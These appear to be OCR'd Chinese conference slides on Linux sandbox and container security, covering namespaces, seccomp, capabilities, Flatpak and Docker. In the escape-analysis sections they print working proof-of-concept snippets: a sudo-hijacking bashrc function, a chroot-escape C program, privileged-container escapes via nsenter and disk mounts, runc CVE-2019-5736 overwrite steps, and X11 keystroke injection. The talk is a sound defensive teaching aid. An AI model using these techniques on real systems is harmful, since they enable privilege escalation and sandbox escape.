Linux 容器技术与安全

剖析容器运行机制，构筑信任安全边界

AOSCC
2025

姚念庆

2025-07

1. 引言

“为什么我要关心这个？”

权限模型的演化：

- 1980 年代，MS-DOS：
  - 每个应用程序都可以访问所有文件和其他应用程序
- 1990 年代，Unix/Linux（早期多用户系统）
  - 基于用户/组的读写执行 (rwx) 模型
  - 进程以特定用户身份运行，利用 setuid、setgid 实现特权提升

权限模型的演化：

- 1980 年代，MS-DOS：
  - 每个应用程序都可以访问所有文件和其他应用程序
- 1990 年代，Unix/Linux（早期多用户系统）
  - 基于用户/组的读写执行 (rwx) 模型
  - 进程以特定用户身份运行，利用 setuid、setgid 实现特权提升
- 2025 年代，桌面 Linux
  - 每个应用程序都可以访问所有文件和其他应用程序
  - 只要这些程序和文件属于同一个用户

经典 Linux 笑话：

如果有人在我登录时偷了我的笔记本电脑……


经典 Linux 笑话：
如果有人在我登录时偷了我的笔记本电脑……

他们可以：

- 浏览和发送我的邮件
- 转走我账户里面的钱
- 在我朋友面前冒充我

至少他们不能：

- 安装驱动程序



实际上情况更糟糕——

- 错误：不能安装驱动

实际上情况更糟糕——

- 错误：不能安装驱动
- 正确：sudo 已死，对 sudoer 家目录读写即可提权到 root。

声明

本演讲内容仅基于公开资料与实验结果，

不构成任何商业或法律建议；

在使用或实践过程中，

请遵守相关法律法规并对自身行为及风险负责。

```
# 放到你的 bashrc 里面！
function sudo {
  /usr/bin/sudo -- bash -c "$*; id";
}
```

- 绕过 sudo （或者 doas/systemd-run0）不需要特殊权限
- Shell 的机制可以替换用户想执行的程序
- 绕过严格（非默认）设置的 Windows UAC 要难得多

或者来点新鲜的漏洞：

CVE-2025-32462（CVSS 得分：2.8）

- 如果 sudoers 文件中指定的主机既不是当前主机也不是 ALL，列出的用户即可在本不该允许的机器上执行命令。

CVE-2025-32463（CVSS 得分：9.3）

- 本地用户可利用 `--chroot` 选项时从其可控目录加载 `/etc/nsswitch.conf` 文件，从而获取 root 权限。

AOSC 以及众多发行版已经推送相关更新。

解决方案是什么呢：

解决方案是什么呢： 沙箱！

例子：丢掉“不必要”的权限

在沙箱内不允许 suid 提权。

```
bwrap --bind / / --share-net --unshare-all sudo

# sudo 缺少权限，无法启动
sudo: The "no new privileges" flag is set, which prevents sudo from running as root.
sudo: If sudo is running in a container, you may need to adjust the container configuration to
disable the flag.
```

安全研究者 Joanna Rutkowska 提出，从方法上分析，实现安全有三种途径：

- 正确性
- 模糊性
- 隔离性

正确性

- 软件没有 Bug，甚至所有人都不写恶意软件
  - 不现实

正确性

- 软件没有 Bug，甚至所有人都不写恶意软件
  - 不现实
- 另辟蹊径：“缩小攻击面”
  - 组件少，代码少，所以问题少
  - 单纯缩小攻击面并无实际意义

模糊性

- 通过增加不确定性
  - 通常是随机化
  - 比如地址空间布局随机化（ASLR）。
- 并不彻底阻止攻击
  - 比如 OpenSSH 服务器端的一个 RCE（CVE-2024-6409），ASLR 只能拖慢攻击者

隔离性

- 将计算机系统拆分成更小的部分
- 部分受到攻击/故障，也不会影响系统中的其他实体
- 比如
  - 用户之间的隔离
  - 进程之间的隔离
  - 沙箱

沙箱有什么性质？

1. 强制隔离
   - 与进程或者用户隔离不同，沙箱之间原则上不应互相影响
2. 收缩权限
   - 尽量削减程序所需权限
3. 可控环境
   - 控制应用程序能访问的环境，甚至控制其行为

内核基础设施：

- 相关系统调用
- 命名空间
- 控制组 cgroup
- 系统调用过滤（Seccomp-bpf）
- 强制访问控制
- 内核 CAP

具体应用：

- 容器
  - Docker, Podman
- 应用分发
  - Flatpak, Snap
- 沙箱软件
  - Firejail, bubblewarp
- 应用程序加固
  - 浏览器，SystemD
  - 强化进程隔离

2. Linux 沙箱内核设施概览

命名空间将全局系统资源封装在一个抽象中，使得在命名空间内的进程看起来拥有自己独立的全局资源实例。对全局资源的更改对命名空间内的其他进程是可见的，但对其他进程则不可见。命名空间的一个用途是实现容器。

命名空间	隔离资源	手册页
控制组（Cgroup）	Cgroup 根文件夹	cgroup_namespaces(7)
进程间通讯（IPC）	SysV IPC、POSIX 消息队列	ipc_namespaces(7)
网络（Network）	隔离网络栈，包括网络设备、端口等	network_namespaces(7)
挂载（Mount）	挂载点（文件系统）	mount_namespaces(7)
进程编号（PID）	进程 ID	pid_namespaces(7)
时间	系统时钟	time_namespaces(7)
用户	用户和用户组的 ID	user_namespaces(7)
UTS	主机名和 NIS 域名	uts_namespaces(7)

送分题：需要创建什么命名空间才能防止沙箱内外的进程相互通讯？

答：IPC、网络命名空间（抽象套接字/回环地址监听）、挂载命名空间（普通 Unix 套接字）

控制组，通常称为 `cgroups(7)`，是 Linux 内核的一项功能，允许将进程组织成层次化的组，从而可以限制和监控它们对各种类型资源的使用。内核的 cgroup 接口通过一个名为 cgroupfs 的伪文件系统提供。分组是在核心 cgroup 内核代码中实现的，而资源跟踪和限制则是在一组按资源类型划分的子系统中实现的（如内存、CPU 等）。

容器管理程序会依靠 cgroup 做资源的限制和跟踪。（systemd 也是这样跟踪服务的资源占用的）

`seccomp-bpf` (`seccomp(2)`) 是一种利用 Berkeley 数据包过滤器（BPF）程序来过滤系统调用的机制。

题外话：seccomp 早年是没有过滤器的，一旦启用，就只允许 `exit()`，`sigreturn()`，`read()`和 `write()` 这四种系统调用。所以用的人很少。

一般来说，Linux 内核中大约有 300 到 400 个系统调用。这些系统调用涵盖了文件操作、进程管理、内存管理、网络通信等多个方面。其中的大多数都不直接与特权相关，但是有些系统调用在特定场景下有一些可以导致沙箱逃逸的“副作用”。因此，容器内的系统调用一般都是白名单制。

SELinux 和 AppArmor 是 Linux 强制访问控制的两种实现。

Podman 用 SELinux，Docker 用 AppArmor。这些策略可以对容器内的进程进行进一步的限制，增强安全性，虽然他们并不是沙箱的必须组成部分。

在 Linux 中，“cap” 是指 `capabilities(7)`（能力），它是一种细粒度的权限管理机制。传统上，Linux 使用用户和组权限来控制对系统资源的访问，但这种方法在某些情况下可能过于粗糙。Capabilities 允许将特权分解为多个独立的权限，从而提供更灵活的安全控制。

- 细粒度权限：Capabilities 将特权分解为多个独立的能力，每个能力代表系统中的一个特定权限。例如，某个进程可以被授予网络访问能力，但不被允许直接访问文件系统。
- 安全性：通过使用 capabilities，系统管理员可以减少进程的特权，从而降低潜在的安全风险。例如，某些服务可以在没有完全 root 权限的情况下运行，从而减少被攻击的风险。

常见的能力：

- `CAP_NET_ADMIN`：允许进行网络管理操作。
- `CAP_SYS_ADMIN`：提供广泛的系统管理权限。
- `CAP_NET_BIND_SERVICE`：绑定低端口。
- `CAP_CHOWN`：允许改变文件的所有者和组。

常见用例：让应用能够绑定低于 1024 端口，而不授予 root 权限。

3. 沙箱技术的应用


程序员：这程序在我的电脑上是好的！

容器化：那我们就和客户交付你的电脑。

Docker（Podman）、LXC（incus、LXD） 等都是这套思路。

Docker 架构示意图

图源：Microsoft




Docker 启动 runc，配置好对应的 rootfs 和 OCI 配置文件，runc 根据这个文件来启动容器。runc 会使用 Linux 内核提供的各种功能来配置环境。

应用分发：Snap、Flatpak

- Linux 桌面生态的一部分
- 跨发行版分发应用，只有依赖于沙箱才能完美做到
  - 沙箱内应用拥有独立的文件系统（与宿主发行版分离）
  - 题外话：AppImage 做不到，依赖于 FUSE 和 LibC
- 大体上采用类似早期安卓的“声明式”权限配置

Flatpak 架构图

图源：Collabora



沙箱软件：Bubblewrap，Firejail

- Bubblewrap (bwrap)
  - 轻量级沙箱
  - 通常是非 SUID 实现
  - Flatpak 的沙箱实现
- Firejail
  - 应用沙箱
  - 带有对不同应用的配置文件
  - 支持 AppImage
  - SUID

程序加固：浏览器沙箱、SystemD（又称 AOSC 底裤）服务加固。

- 浏览器
  - 利用 namespace 与 seccomp-bpf 加强进程隔离
- SystemD
  - `systemd-analyze security unit_name` 分析某个服务的暴露程度
  - 使用 `NoNewPrivileges` 等选项可以在不影响功能的情况下加固程序
    - 比如这次提到的 sudo

4. 沙箱阻止攻击的案例

Pwn2Own Berlin 安全大会上公布了两个 Firefox 漏洞：

- CVE-2025-4918
  - 解析 Promise 对象时存在越界访问漏洞
- CVE-2025-4919
  - 优化线性求和时存在的越界访问漏洞
- Firefox 声明：“这两起攻击均未能突破我们的沙盒”
  - 因为 Firefox 进程之间靠命名空间隔离（在 Windows 也有类似的隔离）
  - 浏览器架构本身也经过强化，防止通过浏览器主进程逃逸

4.2 反面例子：咕咕嘎嘎聊天软件远程代码执行

某咕咕嘎嘎的聊天软件：

- 内置网页浏览器基于 Chromium
- Chromium 有 RCE（CVE-2021-21220）
  - 沙箱阻止了这个漏洞的利用（与 Firefox 类似）
- 该软件使用 `--no-sandbox` 选项
  - 导致 RCE 漏洞可以被实际利用

- 闭源软件
  - 使用 DPKG 软件源分发 deb 包
  - 其服务器被入侵，攻击者上传恶意版 deb 包
  - 利用 postinst 脚本下载恶意软件
- Flatpak 版本解包 deb 包
  - 幸免于难

5. 沙箱逃逸概念与原理

沙箱逃逸是指攻击者利用软件或系统中的漏洞，从一个受限的环境（沙箱）中突破限制，获得对主机系统或其他敏感资源的访问权限。

沙箱逃逸不同于一般性的提权。即使是利用现存的、非针对沙箱的提权漏洞，也需要针对沙箱环境本身做出改变。而沙箱逃逸也不一定会获取 root 权限。

5.2 为什么讲这个？

- 了解安全机制
  - 清楚他们的能力和局限
- 原则：
  - 安全是相对的
  - 没有绝对安全的办法来运行不信任的程序

5.3 常见逃逸路径

- 并非沙箱
  - 有些东西是看上去像沙箱
- 配置错误
  - 最常见
  - 俗话说：问题处于键盘和椅子之间
- 内核漏洞
- 运行时漏洞

6. Linux 沙箱逃逸案例分析

chroot 是 Linux 的一个系统调用，用于切换根目录。虽然有人称之为“chroot jail”，但他并不是沙箱。

chroot 不改变进程的工作目录，因此可以利用这一点，在 chroot 环境中第二次 chroot，使工作目录处于 chroot 之外，然后访问其上级目录。

POC：在一个 chroot 后的环境中，运行右侧代码。

```c
#include <sys/stat.h>
#include <stdlib.h>
#include <unistd.h>

int main(void)
{
  mkdir("chroot-dir", 0755);
  chroot("chroot-dir");
  for(int i = 0; i < 1000; i++) {
    chdir("..");
  }
  chroot(".");
  system("/bin/bash");
}
```

`chroot` 并没有嵌套的概念（相对的，命名空间可以嵌套），所以第二次 chroot 后可以直接往上级目录 `chdir`。

一般的容器也是使用 `pivot_root` 而非 `chroot`。`pivot_root` 的作用是把根文件系统的挂载点和另一个文件夹交换，交换之后可以卸载原来的文件系统，这样，挂载命名空间内没有容器外文件系统的挂载点，避免逃逸。

但是由于 chroot 内的 root 依然是 root，并不能真正防止逃逸。chroot 内的 root 是真正的 root，拥有一切 root 应有的权限。

`--privileged` 标志为容器提供以下能力：

- 启用所有 Linux 内核能力（CAP）
- 禁用默认的 seccomp 配置文件
- 禁用默认的 AppArmor 配置文件
- 禁用 SELinux 进程标签
- 授予对所有主机设备的访问权限
- 使 /sys 可读写
- 使 cgroups 挂载可读写

换句话说，容器几乎可以执行主机能够执行的所有操作。这个标志的存在是为了允许特殊的使用场景，例如嵌套容器。

特权代表了保留权限。沙箱内的进程有着切换命名空间的能力。

POC：见右侧

```
docker run --privileged \
  --rm --pid=host -ti fedora
nsenter --target 1 --mount sh
```

这里应用了 `--pid=host` 来获取主机进程的 PID，因为 nsenter 要用，但这并非提权所必须。

除了切换命名空间，还有挂载文件系统的能力。

POC：见右侧

```
docker run --privileged \
  --rm -ti fedora
mkdir -p /mnt/hola
mount /dev/sda1 /mnt/hola
# 随便修改文件
```

实际上，就算没有对 `/dev/sda1` 的访问权限，特权容器也可以 mknod 弄一个节点出来。
(`chroot` 也是类似)

恶意的系统调用会在意想不到的地方影响安全性。

比如 CVE-2016-2781。在不利用 root 权限的情况下，chroot 环境内的进程可以使用 ioctl 往用户的终端写入字符，导致沙箱逃逸。

ioctl 伪造终端输入示例

在 6.2 内核之后需要 CAP_SYS_ADMIN 才能成功

```c
#include <asm/termbits.h>  /* Definition of
TIOCSTI */
#include <sys/ioctl.h>

int ioctl(int fd, TIOCSTI, const char *argp);
```

Docker 的 seccomp 过滤器是默认开启的，而且不太可能绕过。

CVE-2019-5736：允许 runc 二进制文件被覆盖。

第一步：构造恶意镜像，使 runc 执行自身。

Dockerfile 法：

```
# 使用符号连接
RUN set -e -x ;\
   ln -s /proc/self/exe /entrypoint
ENTRYPOINT [ "/entrypoint" ]
```

hashbang 法：

```
#!/proc/self/exe
# 或者使用 hashbang
```

让 runc 执行自己的原因：

runc 设置了对应的 non-dumpable 标志，其他程序无法通过 `/proc/$PID/exe` 解引用，获取可写的文件描述符。

但是 runc 使用 execve 系统调用来执行容器的 entrypoint 时，这个限制不会对被执行的进程生效，所以让 runc 执行自己来获取可写的文件描述符。

第二步：获取泄漏到容器内的文件描述符

使用额外的 docker exec 命令运行脚本

```
#!/bin/bash
# 搜索执行了自己的 runc
runc_pid=$(ps axf | grep /proc/self/exe | grep -v grep | awk '{print $1}')
while [ -z "$runc_pid" ]
do
    runc_pid=$(ps axf | grep /proc/self/exe | grep -v grep | awk '{print $1}')
done
# 使用额外的程序获取指向 runc 二进制的文件描述符
# 因为 bash 没法获取可写的文件描述符
./overwrite_runc /proc/${runc_pid}/exe
```

CVE-2024-42472：利用持久化目录逃逸 Flatpak。

当应用程序使用 –persist=subdir 权限时，它可以在没有访问真实用户主目录的情况下，创建一个可写的子目录，这对那些不把数据保存在 XDG 标准目录下的应用来说是必须拥有的权限。

攻击者可以通过将持久目录的源目录替换为符号链接，来实现对主机文件的访问。例如，攻击者可以将 /.var/app/org.mozilla.Thunderbird/.thunderbird 目录替换为指向 /.ssh 的符号链接。下次启动应用程序时，绑定挂载将跟随符号链接，从而使应用程序能够访问本不应有权限的文件。这种方式攻击了数据的完整性和机密性。

Dirty COW 在特定竞争条件下，允许程序写入任意文件。

对于容器外，这不是问题，选择 suid 的可执行文件写入即可提权，但是容器内呢？

问题：什么“文件”是在 Linux 主机和容器中共享的？

解答：所有进程都共享的资源：vDSO！

vDSO（虚拟动态共享对象）是一个小型共享库，内核会自动将其映射到所有用户空间应用程序的地址空间中，用于加速一些非特权性质的系统调用而开发的机制。同时，vDSO 也是一个完整的 ELF 文件，给了我们替换的空间。

目前现存的 PoC 通过替换 `clock_gettime()` 这个常用函数，在特权进程执行该函数时反弹 shell。

Xorg 是 Linux 的显示服务器。由于 Xorg 在应用之间不提供隔离，如果一个在沙箱内的程序可以连接到沙箱外的 Xorg 服务器，那么他就能在沙箱外输入按键、执行命令、截图和记录键盘。

使用快捷键启动终端之后向终端输入字符。
（具体快捷键因桌面环境的不同而不同）

这里的 xdotool （X-do-tool） 是一个辅助工具，实践中可以自行编写代码访问 Xorg 的套接字。Xlib 或者 XCB 都是官方的 Xorg 客户端库。

```
xdotool key ctrl+shift+t # XFCE
xdotool type ; xdotool key Return
```

Flatpak 的 `--nosocket=x11` 并不能真正隔离 Xorg，因为传统的 Xorg 会监听抽象套接字。而抽象 Unix 套接字需要网络命名空间才能隔离。

```
flatpak run --nosocket=x11 --share=network \
--command=bash \
org.freedesktop.Platform//24.08 \
-c "DISPLAY=:0 zenity --info"
# 看到弹窗
```

Wayland 应用依然“安全”：

- XWayland 不会向 Wayland 应用注入按键。
- 有些桌面环境也不会让 XWayland 监听抽象套接字。

7. 问题：还要用沙箱吗？

沙箱有这么多逃逸的办法
我们还应该继续使用沙箱吗？

7. 问题：还要用沙箱吗？

答案：当然要用！

- 漏洞已经被修复
- 我们已经了解什么是错误的配置
- 沙箱会消耗对手的资源

8. 防御与加固

假如内核本身有漏洞:

- 基于 namespace 的沙箱可能无法防御
- 硬件驱动也可能带来威胁


Linux 内核 WLAN 远程代码执行漏洞:

- CVE-2022-41674：远程代码执行，CVSSv3 7.3 高
- CVE-2022-42719：远程代码执行，CVSSv3 7.3 高
- CVE-2022-42720：远程代码执行，CVSSv3 7.3 高

QubesOS:

用 Xen 虚拟机隔离内核的桌面操作系统

图源：QubesOS



Qubes OS 利用基于 Xen 的虚拟化技术，允许创建和管理称为 qubes 的隔离区。

这些 qubes 本质上是一个个隔离的虚拟机 (VM) ，每个虚拟机都可以配置不同的应用，访问不同的资源。

优点：

- 比一般虚拟机更强化的隔离
- 运行 Linux 应用
- 与桌面环境集成
- 爱德华·斯诺登推荐

